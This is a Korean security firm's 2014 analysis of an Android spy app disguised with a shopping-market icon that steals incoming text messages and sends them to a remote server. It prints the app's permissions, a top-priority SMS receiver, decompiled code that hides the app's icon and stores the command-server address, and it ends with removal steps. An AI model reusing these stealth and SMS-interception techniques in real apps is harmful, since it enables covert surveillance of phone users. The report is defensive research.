NSHC

2014. 02. 10.

악성코드 분석 보고서

Red Alert *Information Service about a new vulnerability*

Version 1.0

[문자 메시지를 가로채 서버로 전송하는 악성 앱]

'문자 메시지를 가로채 서버로 전송하는 악성 앱'은 설치된 단말기에 대해 악성 스파이 활동을 수행하는 앱들 중의 하나로, 코드 구조가 매우 간단하고 아직 완벽하게 작동하지 않는 부분들도 존재합니다. 하지만 국내에서 대표적인 마켓 앱의 아이콘을 사용한 점과 서버 관리에 대한 치밀함으로 미루어 보았을 때 지속적으로 발전할 가능성이 크고 문자 메시지는 아직도 개인 신원을 인증하는 유용한 수단일 뿐만 아니라 다양한 분야에서 사용되고 있기 때문에 주의해야 합니다.

목 차

Confidentiality Agreements

본 문서는 Red Alert 팀에서 작성한 분석 보고서로써, Red Alert 팀 허가 없이 배포 및 공유가 가능하나 수정은 금합니다. 분석 보고서는 Red Alert 팀에서 운영하는 Facebook 페이지 (https://www.facebook.com/nshc.redalert)에서 확인할 수 있습니다.

Facebook 에 등록되는 분석 보고서를 포함한 이외의 자료들은 프리미엄 서비스인 isac 페이지 (https://isac.nshc.net)에서 제공 받으실 수 있습니다.

1. 개요

1. 1. 들어가는 글

시대의 요구에 따라 네트워크 환경은 빠른 속도로 변화에 변화를 거듭하고 있지만 문자만큼은 여전히 예전의 향수를 불러 일으킵니다. 물론 SNS의 등장으로 과거에 비해 자주 사용되지는 않더라도 문자를 통해서만 연락 가능한 친구가 있고 개인 인증 과정에서도 문자가 반드시 필요합니다. 때문에 스파이 앱들 중에서도 문자 메시지를 가로채는 유형의 악성 앱들이 많습니다. '문자 메시지를 가로채 서버로 전송하는 악성 앱'도 이런 스파이 앱들 중의 하나로, 코드 구조가 매우 간단하고 아직 완벽히 작동하지 않는 부분들도 존재합니다. 하지만 국내에서 대표적인 마켓 앱의 아이콘을 사용한 점과 서버 관리에 대한 치밀함으로 미루어 보았을 때 지속적으로 발전할 가능성이 크므로 주의해서 지켜볼 필요가 있습니다.

1. 2. 악성 앱 실행

악성 앱이 국내 유명 마켓 앱과 유사한 아이콘을 사용한 것으로 보아 목표가 국내 사용자인 것을 알 수 있습니다. 물론 앱의 이름이 다르기 때문에 직접적으로 설치할 가능성은 적지만 스미싱으로 교묘하게 설치를 유도할 경우에는 위험하기 때문에 주의해야 합니다.

그림 1. 국내 유명 마켓 앱과 유사한 아이콘을 사용하여 위장

악성 앱을 실행하면 기기 관리자 활성화를 요구합니다. 일반적으로 구글에서 권장하는 기능만 사용하는 앱들은 기기 관리자 활성화를 요구하지 않습니다. 기기 관리자 권한을 얻은 앱은 일반적인 방법으로 삭제가 불가능할 뿐만 아니라 보안과 밀접한 기능을 수행할 수 있기 때문에 아무것도 모르고 허용하면 위험을 초래할 수 있습니다.

실행을 위해 활성화를 누르면 화면이 종료되어버립니다. 다시 실행하기 위해 설치된 앱의 목록을 살펴봐도 아이콘은 어느새 사라져버리고 없습니다. 이는 악성 앱이 모습을 감추고 은밀하게 행동하기 위한 수법으로 일반 사용자는 의심 없이 지나칠 수 있기 때문에 주의해야 합니다.

그림 2. 기기 관리자 활성화를 요구하고 만족될 경우 사라짐

실행 중인 앱 목록을 살펴보면 악성 앱과 관련된 프로세스 1개와 서비스 1개가 백그라운드에서 수행중인 것을 볼 수 있습니다.



그림 3. 백그라운드에서 실행되고 있는 악성 앱

악성 앱을 선택해서 중지하면 실행 중인 목록에서 사라집니다. 다운로드 받은 목록으로 들어가서 설치 파일까지 완전히 삭제하려고 해도 강제 종료 버튼과 제거 버튼이 비활성화 되어 있어서 불가능합니다.



그림 4. 비활성화된 버튼으로 인해 완전한 삭제가 불가능

2. 분석

2. 1. 파일 정보

악성 앱 설치 파일

패키지 이름	gmarket.mall.view		
파일 크기	38,380 Bytes	MD5	6c14e19fe2a39f3cf2020cdf41796eb3
파일 타입	APK – Android	기 타	없음

2. 2. 악성 앱 권한

악성 앱이 설치된 단말기의 문자 메시지를 조회하고 수정하는 등 스파이 행위를 수행하기 위해 필요한 네트워크 및 문자 메시지 관련 권한을 요청하고 있습니다.

AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest android:versionCode="1" android:versionName="1.0" package="gmarket.mall.view"
3    xmlns:android="http://schemas.android.com/apk/res/android">
4      <uses-permission android:name="android.permission.INTERNET" />
5      <uses-permission android:name="android.permission.READ_PHONE_STATE" />
6      <uses-permission android:name="android.permission.READ_SMS" />
7      <uses-permission android:name="android.permission.SEND_SMS" />
8      <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
9      <uses-permission android:name="android.permission.RECEIVE_SMS" />
10     <uses-permission android:name="android.permission.WRITE_SETTINGS" />
11     <uses-feature android:name="android.hardware.telephony" android:required="false" />
```

그림 5. 악성 앱이 요청하는 권한

2. 3. 코드 진행

2.3.1. 시작 지점

악성 앱은 gmarket.mall.view.MainActivity 클래스를 통해 인스턴스 되는 액티비티에서 시작됩니다. 여기서 시작 지점이라는 것은 사용자에게 보여지는 앱의 진입 부분을 의미합니다.

AndroidManifest.xml

```
12     <application android:label="@string/app_name" android:icon="@drawable/icon"
       android:debuggable="true">
13         <activity android:label="@string/app_name" android:name=".MainActivity">
14             <intent-filter>
15                 <action android:name="android.intent.action.MAIN" />
16                 <category android:name="android.intent.category.default" />
17                 <category android:name="android.intent.category.LAUNCHER" />
18             </intent-filter>
19         </activity>
```

그림 6. 악성 앱이 시작되는 MainActivity 클래스

2.3.2. 명시된 작업

악성 앱의 구성은 하나의 서비스(PreodicSerivce 클래스)와 두 개의 리시버(DeviceAdmin 클래스, SMSBroadcastReceiver 클래스)로 이루어져 있습니다.

악성 앱이 시작되면 PreodicService라는 서비스가 시작되도록 등록되어 있고 DeviceAdmin 클래스는 기기 관리자 권한을 얻는데 필요한 처리를, SMSBroadcastReceiver 클래스는 문자 메시지를 수신한 경우에 대한 처리를 담당하도록 명시되어 있습니다. 특히 SMSBroadcastReceiver 클래스의 우선 순위 값을 높게 측정함으로써 수신하는 메시지를 가장 먼저 받을 수 있도록 구현했습니다.

AndroidManifest.xml

```
20      <service android:name=".PreodicService" />
21      <receiver android:label="@string/app_name" android:name=".DeviceAdmin"
        android:permission="android.permission.BIND_DEVICE_ADMIN">
22          <meta-data android:name="android.app.device_admin" android:resource=
            "@xml/deviceadmin" />
23          <intent-filter>
24              <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
25          </intent-filter>
26      </receiver>
27      <receiver android:name=".SMSBroadcastReceiver">
28          <intent-filter android:priority="2147483647">
29              <action android:name="android.provider.Telephony.SMS_RECEIVED" />
30          </intent-filter>
31      </receiver>
```

그림 7. AndroidManifest.xml 파일에 명시된 하나의 Service 클래스와 두 개의 Receiver 클래스

2.3.3. 흐름도

악성 앱을 실행할 경우 진행되는 전체적인 프로세스는 아래의 그림과 같습니다.



그림 8. 악성 앱의 실행 흐름

2. 4. 코드 분석

2.4.1. MainActivity.class

악성 앱이 실행되면 가장 먼저 MainActivity.class의 onCreate() 함수가 호출됩니다. 여기서 주의해야 할 것은 먼저 악성 앱 자신의 아이콘을 삭제시키고 필요한 정보들을 저장 및 공유하기 위해 파일을 이용하는 등 사전 과정을 마친 후에야 함수 마지막 부분에 있는 RegDPMActivity.class를 호출함으로써 표면적으로는 기기 관리자 활성화 요청 화면만 보이도록 구현했다는 점입니다.

MainActivity.class

```
package gmarket.mall.view;

import android.app.Activity;

public class MainActivity
  extends Activity
{
  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
    SharedPreferences.Editor localEditor = getSharedPreferences("pref", 0).edit();
    localEditor.putInt("ID", 0);
    localEditor.putBoolean("Allow_AutoCall", false);
    localEditor.putString("AutoCallNum", null);
    localEditor.putBoolean("Allow_Tapping", false);
    localEditor.putBoolean("Allow_Photo", false);
    localEditor.putBoolean("SMS_BlockState", false);
    localEditor.putString("Server_URL", HttpUtils.URL);
    localEditor.commit();
    new Util(this).doRegisterUser();
    startService(new Intent(this, PreodicService.class));
    startActivity(new Intent(this, RegDPMActivity.class));
    finish();
  }
}
```

그림 9. MainActivity.class

악성 앱이 필요로 하는 정보들을 간단히 저장하고 공유하기 위해 pref.xml 파일을 이용합니다.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <map>
    <int value="0" name="ID"/>
    <string name="Server_URL">http://113.10.137.24/</string>
    <boolean value="false" name="Allow_Tapping"/>
    <null name="AutoCallNum"/>
    <boolean value="false" name="Allow_Photo"/>
    <boolean value="false" name="SMS_BlockState"/>
    <boolean value="false" name="Allow_AutoCall"/>
</map>
```

그림 10. pref.xml

단순히 pref.xml에 기록된 서버 주소로 접속을 시도하면 연결이 되지 않지만, 해외 IP로 우회할 경우에는 접속이 가능해집니다.



그림 11. 해외 IP로 우회 접속한 서버의 첫 화면

2.4.2. Util.class

다음으로 MainActivity.class는 Util.class를 생성하고 doRegisterUser() 함수를 호출하는데 이 함수는 단말기의 번호와 통신사를 조사해서 서버로 전송합니다.



그림 12. Util.class

2.4.3. PreodicService.class

PreodicService.class는 악성 앱을 이루는 요소 중 유일한 Service로서 AndroidManifest.xml 파일

에 기록되었기 때문에 앱의 실행과 함께 시작됩니다.

PreodicService.class는 클래스 이름에서도 쉽게 추측할 수 있듯이 타이머를 이용해 주기적으로 doScanNet() 함수를 호출하고 네트워크 상태를 점검하는 역할을 수행합니다.



그림 13. 타이머를 이용해 주기적으로 네트워크 연결 상태를 점검

2.4.4. RegDPMActivity.class

MainActivity.class 내에서 마지막으로 생성되는 RegDPMActivity.class는 앞서 언급했듯이 실질적으로 사용자에게 보여지는 Activity입니다.

RegDPMActivity.class는 가장 먼저 DeviceAdmin.class를 생성하고 그 다음으로 기기 관리자의 권한을 요청하는 Activity를 만들어서 사용자가 볼 수 있도록 화면으로 띄웁니다.



그림 14. RegDPMActivity.class - 1



그림 15 RegDPMActivity.class - 2

2.4.5. DeviceAdmin.class

DeviceAdmin.class는 기기 관리자 권한을 해제할 경우 경고하고 다시 허용을 유도합니다.



그림 16. DeviceAdmin.class

2.4.6. SMSBroadcastReceiver.class

문자가 수신되면 SMSBroadcastReceiver.class는 이를 감지하고 내용을 읽어 들입니다.



그림 17. SMSBroadcastReceiver.class - 1

인코딩을 거친 내용과 단말기의 정보를 조합해서 최종 목적지인 서버로 전송합니다.

그림 18. SMSBroadcastReceiver.class - 2

2. 5. 관련 서버 위치

문자 메시지 내역을 수집하는 서버에 대해 IP를 조회한 결과, 위치 정보는 다음과 같습니다.

그림 19. IP 주소가 113.10.137.24인 서버의 위치 정보

3. 결론

스마트폰이 다양한 기능을 자랑하지만 악성 앱이 설치되면 그만큼 다양한 악성 행위를 수행하기 때문에 마냥 좋은 것만은 아닙니다. 따라서 스마트폰 사용자들은 평소 앱을 설치할 때 한번쯤은 악성 앱이 아닌지 의심해보고, 설치하려는 앱이 기능에 맞는 권한을 요청하는지 조금 더 유심히 살펴서 스스로 개인 정보를 지키기 위한 습관을 들이도록 노력해야 합니다.

이번에 분석한 악성 앱은 소스 코드 단에서도 아직 완벽하게 구현되지 않았고 직접적으로 주는 금전적인 피해 또한 없기 때문에 위험성이 덜하다고 느낄 수 있습니다. 하지만 단말기의 연락처 정보를 긁어 오는 부분과 데이터 전송 방식 부분이 좀더 완벽하게 구현되어 스파이 앱에 추가된다면 충분히 위협적일 것이라고 예상됩니다.

4. 대응 방안

먼저 설치된 악성 앱을 삭제해야 하는데 현재 악성 앱이 기기 관리자 권한을 가지고 있기 때문에 삭제가 불가능합니다. 따라서 악성 앱의 기기 관리자 권한을 먼저 해제해주어야 합니다. 이를 위해 설정 화면에서 보안을 선택한 후 기기 관리자 메뉴로 들어갑니다.

그림 20. 기기 관리자 메뉴 선택

활성화 되어 있는 악성 앱의 기기 관리자 권한을 비활성화 시키기 위해 체크를 해제합니다.

